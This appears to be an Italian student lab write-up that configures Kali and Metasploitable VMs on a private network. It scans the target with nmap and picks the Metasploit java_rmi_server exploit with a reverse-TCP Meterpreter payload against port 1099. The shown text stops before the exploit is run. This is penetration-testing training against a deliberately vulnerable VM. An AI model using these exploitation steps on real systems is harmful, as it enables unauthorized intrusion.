

Per prima cosa cambiamo le configurazioni di rete:




```
  GNU nano 2.0.7           File: /etc/network/interfaces

auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
        address 192.168.11.112
        netmask 255.255.255.0
        gateway 192.168.11.1
        dns/nameservers 8.8.8.8 8.8.4.4

                                    [ Wrote 9 lines ]

msfadmin@metasploitable:~$ _
```

if



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:be:2a:6e
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:febe:2a6e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:621 errors:0 dropped:0 overruns:0 frame:0
          TX packets:95 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:39744 (38.8 KB)  TX bytes:6298 (6.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:142 errors:0 dropped:0 overruns:0 frame:0
          TX packets:142 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:30901 (30.1 KB)  TX bytes:30901 (30.1 KB)

msfadmin@metasploitable:~$
```



```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.11.111  netmask 255.255.255.0  broadcast 192.168.11.25
        inet6 fe80::2359:ab0f:3e8e:fac1  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:e2:a7:85  txqueuelen 1000  (Ethernet)
        RX packets 279  bytes 22032 (21.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1725  bytes 105243 (102.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 17147  bytes 5155600 (4.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 17147  bytes 5155600 (4.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ ▯
```

Editing Ethernet connection 1

Connection name: Ethernet connection 1

Method: Manual

Addresses

| Address | Netmask | Gateway |
|---|---|---|
| 192.168.11.111 | 24 | 192.168.11.1 |


DNS servers: 8.8.8.8

Search domains: google.it

DHCP client ID:


□ Require IPv4 addressing for this connection to complete

E controlliamo se le macchine comunicano:




```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=9.81 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=5.40 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=9.83 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.685 ms
^X64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=5.63 ms
^C
── 192.168.11.112 ping statistics ──
5 packets transmitted, 5 received, 0% packet loss, time 4081ms
rtt min/avg/max/mdev = 0.685/6.271/9.833/3.394 ms
```

Iniziamo con una scansione nmap -sV per controllare vulnerabilità e versioni:




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-27 09:43 CEST
Stats: 0:02:30 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 73.91% done; ETC: 09:47 (0:00:48 remaining)
Stats: 0:02:38 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 73.91% done; ETC: 09:47 (0:00:51 remaining)
Nmap scan report for 192.168.11.112
Host is up (0.011s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet?
25/tcp   open  smtp?
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql?
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 194.64 seconds
```

Da consegna, ci concentriamo sulla porta 1099, servizio Java-Rmi
Cercando Java-Rmi troviamo un exploit che però non fa al caso nostro, scrivendo Java_rmi otteniamo questo:




```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                            Disclosure Date  Rank
   -  ----                                            ---------------  ----
   0  auxiliary/gather/java_rmi_registry              .                normal
   1  exploit/multi/misc/java_rmi_server              2011-10-15       excellent
   2    \_ target: Generic (Java Payload)             .                .
   3    \_ target: Windows x86 (Native Payload)       .                .
   4    \_ target: Linux x86 (Native Payload)         .                .
   5    \_ target: Mac OS X PPC (Native Payload)      .                .
   6    \_ target: Mac OS X x86 (Native Payload)      .                .
   7  auxiliary/scanner/misc/java_rmi_server          2011-10-15       normal
   8  exploit/multi/browser/java_rmi_connection_impl  2010-03-31       excellent


Interact with a module by name or index. For example info 8, use 8 or use exploit/

msf6 > use 4
[*] Additionally setting TARGET ⇒ Linux x86 (Native Payload)
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for t
   RHOSTS                      yes       The target host(s), see https://docs.meta
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to li
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default
   URIPATH                     no        The URI to use for this exploit (default


Payload options (linux/x86/meterpreter/reverse_tcp):
```

Impostiamo i dati richiesti (RHOST) ed eseguiamo:



